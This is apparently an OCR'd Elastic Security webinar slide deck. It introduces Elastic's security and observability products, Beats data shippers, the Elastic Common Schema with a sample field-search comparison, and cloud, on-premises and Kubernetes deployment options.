Elastic Security

Search. Observe. Protect.

Housekeeping & Logistics

- Attendees are automatically muted when joining Zoom webinar
- Q+A will be at the end of the webinar
- Ask questions for us in the Zoom chat during the webinar
    - Chat settings To: All panelists and attendees

    - Ask more questions on our discuss forum: discuss.elastic.co
- Recording will be available after the webinar and emailed to all registrants

elastic

elastic


Thorben Jändling


Senior Solutions Architect
in the
Global Security Specialist Group
@ Elastic.co

eMail thorbenj@elastic.co

slack @thorbenj on elasticstack.slack.com


LinkedIn Career as a Security Engineer for various national CSIRTs
https://www.linkedin.com/in/thorbenj/







Elastic is a **search company.**

Why Elastic for Security?



Speed




Scale

Relevance


Searching for:

Rides


elastic


Elasticsearch 0.4 released
Logstash joins forces
Elasticsearch 1.0 released
Elastic Cloud launched
Anomaly detection firm Prelert acquired
SIEM app released
Endgame acquired
2010
Today
Kibana joins forces
Growing use of ELK for threat hunting
Beats to collect all the data
ECS 1.0 released
Security consultancy Perched acquired

Customers across many **industries, segments, and geographies**



Built on the Elastic Stack



elastic

Search. Observe. Protect.

Elastic solutions are built on a differentiated foundation

Enterprise Search	Observability	Security
• App Search • Site Search • Workplace Search	• Logs • Metrics • Service Monitoring • Application Performance	• SIEM • Endpoint Security

Elastic Stack

and so much more


elastic

Typical observability stack

Ops: Log Monitoring	Ops: Infra Monitoring	Development Team	Ops: Service Monitoring	Business Team
				
Log Tool	**Metrics Tool**	**APM Tool**	**Uptime Tool**	**Business Tool**
Web Logs App Logs Database Logs Container Logs	Container Metrics Host Metrics Database Metics Network Metrics Storage Metrics	Real User Mon. Txn Perf Mon. Dist. Tracing	Availability Response Time	Business KPIs

elastic

Elastic approach to observability




All your operational data in a single powerful datastore — Elasticsearch

Data Ingest

Beats

Lightweight data shippers



FileBeat
Log Files &
Remote Ingest

MetricBeat
Metrics

WinLogBeat
Window Events

AuditBeat
Audit Data

HeartBeat
Uptime Monitoring


PacketBeat
Network Data

FunctionBeat
Serverless Shipper


elastic

Data Source Integrations

via Beats Modules



https://www.elastic.co/integrations



Demo Fleet

elastic

Going behind the scenes

Behind the scenes of this Demo

https://github.com/ElasticSA/ec_spout

Demo environment specific (in skytap)

1. Update metadata

2. The fetch_skytap_config reads that metadata and writes the file “elastic_stack.config”

You can create this config file yourself.

3. ec_spout… scripts run the beat & agent scripts at startup

General scripts all can play with

- beats_…
  agent_…
  - Installing and configuring Beats/Agent

- Read same simple config file “elastic_stack.config”

elastic

Elastic Common Schema (ECS)

Elastic Common Schema (ECS)

How data is normalised inside Elastic

Defines a **common** set of fields and objects to ingest data into Elasticsearch

Enables **cross-source analysis** of diverse data

Designed to be **extensible**

ECS is **adopted** throughout the Elastic Stack

Contributions & feedback welcome at https://github.com/elastic/ecs

Searching ***without*** ECS

```
src:10.42.42.42
OR client_ip:10.42.42.42
OR apache2.access.remote_ip:
   10.42.42.42
OR context.user.ip:10.42.42.42
OR src_ip:10.42.42.42
```

Searching ***with*** ECS

```
source.ip:10.42.42.42
```

elastic

Elastic Common Schema (ECS)

Three Levels of Fields

- **ECS-Core:** A fully defined set of field names that exist under a defined set of ECS top-level objects
- **ECS-Extended:** A partially defined set of field names that exist under the same set of ECS top-level objects
- **Custom:** An undefined set of fields that exists under a user-supplied set of Non-ECS top-level objects

elastic


Elastic Common Schema

Without Common Schema

- New queries, dashboards, alerts, ML jobs required for every unique data source

Cisco ASA Firewall Dashboard

Palo Alto Firewall Dashboard



ArcSight SIEM Firewall Dashboard

elastic


Elastic Common Schema

With Elastic Common Schema

- Queries, dashboards, alerts, ML jobs can be used across many data sources
- Correlation becomes implicit with every search!


Unified Firewall Dashboard

- But you can still filter down to specific device types




Deploying the Elastic Stack

Deploy anywhere.



Elastic Cloud

Elastic Cloud Enterprise



Elastic Cloud on Kubernetes

SaaS


Orchestration *in the* ***cloud*** *and/or* ***on-premises***

elastic

ELASTIC CLOUD

Family of SaaS Offerings

Easily launch, operate, and scale deployments on AWS, GCP, or Azure with a SaaS experience that's tailor-made for Elastic products and solutions.




elastic

ELASTIC CLOUD ENTERPRISE

Centrally manage your Elastic deployments

Provision, manage, and monitor Elastic products and solutions, at any scale, on any infrastructure, while managing everything from a single console.




elastic

ELASTIC CLOUD ON KUBERNETES

Official Operator, and much more

Simplify setup, upgrades, snapshots, scaling, high availability, security, and more when running Elastic products and solutions on Kubernetes.



